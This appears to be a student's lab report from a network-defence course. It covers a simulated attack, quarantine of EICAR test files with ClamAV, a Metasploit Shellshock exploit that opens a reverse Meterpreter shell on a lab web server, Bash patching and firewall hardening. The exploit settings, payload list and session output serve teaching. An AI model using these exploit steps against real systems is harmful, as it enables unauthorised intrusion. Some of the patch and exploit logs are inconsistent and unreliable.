

# Defending the Network from a Simulated Attack (3e)

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Time on Task:

9 hours, 40 minutes

Progress:


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## Section 1: Hands-On Demonstration

### Part 1: Perform a Simulated Attack with Infection Monkey


14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland.**




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17. Make a screen capture showing the recommendations for the corporationtechs.com web server.



20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).




## Part 2: Use Antivirus Software to Remove Malicious Files

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12. Make a screen capture showing the contents of the VIRUS directory.



```
Time: 49.242 sec (0 m 49 s)
user@corporationtechs:~$ ls ./music
ls: cannot access './music': No such file or directory
user@corporationtechs:~$ ls ./Music
eicar.com  eicar_com.zip
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 143
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 29.391 sec (0 m 29 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
eicar.com  eicar_com.zip
user@corporationtechs:~$
user@corporationtechs:~$
```

## Section 2: Applied Learning

### Part 1: Exploit a Vulnerable Web Server with Metasploit

11. Make a screen capture showing the updated exploit settings.

The screenshot shows a Metasploit terminal window with the following settings:

Setting	Value	Yes/No	Description
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A chain of format type:host:port[,type:host:port][...]
RHOSTS	172.40.0.20	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	cgi-bin/test-cgi.sh	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Exploit target:


Id	Name
0	Linux x86

msf5 exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec) >

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17. Make a screen capture showing the **successful Linux shell command on TargetLinux01**.



```
Activities Terminal Apr 16 16:15
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AttackLinux01
2024-04-16 18:15:02
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ll, Bind TCP Inline (IPv6)
29 linux/x86/shell_bind_tcp manual No Linux Command She
ll, Bind TCP Inline
30 linux/x86/shell_bind_tcp_random_port manual No Linux Command She
ll, Bind TCP Random Port Inline
31 linux/x86/shell_reverse_tcp manual No Linux Command She
ll, Reverse TCP Inline
32 linux/x86/shell_reverse_tcp_ipv6 manual No Linux Command She
ll, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:33954) at 2024-04-16 16:13:57 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode           Size  Type  Last modified      Name
----
100755/rwxr-xr-x 781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter > 
```


## Part 2: Patch the Exploited System

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4. **Make a screen capture** showing the **pre-patch Bash version**.



A screenshot of a Linux terminal window. The window title bar shows 'Activities', 'Terminal', and the date 'Apr 16 19:16'. The terminal content shows a user at a prompt 'user@corporationtechs:~\$' typing 'bash --version'. The output displays the GNU bash version 4.3.0(1) release (x86\_64-unknown-linux-gnu), copyright information for 2013, and the GNU GPL license. A large, semi-transparent watermark 'Target: linux01' is overlaid on the terminal text. The terminal window is part of a desktop environment with a sidebar on the left showing icons for Firefox, Files, and a terminal icon.

```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1) release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>


This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```



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### 9. Make a screen capture showing the post-patch Bash version.



The screenshot shows a terminal window on a Linux system. The user is in the home directory and attempts to install a package using `sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb`. This fails with the error: `dpkg: error: cannot access archive 'bash_5.0-6ubuntu1_amd64.deb': No such file or directory`. The user then navigates to the `Downloads` directory and lists its contents, showing the file `bash_5.0-6ubuntu1_amd64.deb`. A second attempt to install the file fails with the error: `dpkg: error: conflicting actions -b (--build) and -i (--install)`. The user then runs `dpkg --help`, which displays help information for dpkg. Finally, the user runs `sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb`, which successfully installs the package. The output shows the package being unpacked and set up, with a note about using `/usr/share/man/man7/bash-builtins.7.gz` to provide `/usr/share/man/man7/builtins.7.gz` in auto mode. The terminal prompt returns to `user@corporationtechs:~/Downloads$`.

```
Activities Terminal Apr 16 19:23
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
dpkg: error: cannot access archive 'bash_5.0-6ubuntu1_amd64.deb': No such file
or directory
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -ibash_5.0-6ubuntu1_amd64.deb
dpkg: error: conflicting actions -b (--build) and -i (--install)


Type dpkg --help for help about installing and deinstalling packages [*];
Use 'apt' or 'aptitude' for user-friendly package management;
Type dpkg -Dhelp for a list of dpkg debug flag values;
Type dpkg --force-help for a list of forcing options;
Type dpkg-deb --help for help about manipulating *.deb files;

Options marked [*] produce a lot of output - pipe it through 'less' or 'more' !
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$
```

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13. Make a screen capture showing your **unsuccessful exploit attempt**.



```
ll, Reverse TCP Inline
32 linux/x86/shell_reverse_tcp_ip
ll, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is vulnerable.
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Listing: /usr/lib/cgi-bin
=====

Mode                Size  Type  Last modified             Name
----                -
100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...


[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```



### Section 3: Challenge and Analysis

#### Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the EICAR file discovered by Windows Virus and threat protection.



#### Part 2: Harden the Network Perimeter

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Make a screen capture showing the **updated** firewall rules on the DMZ interface.

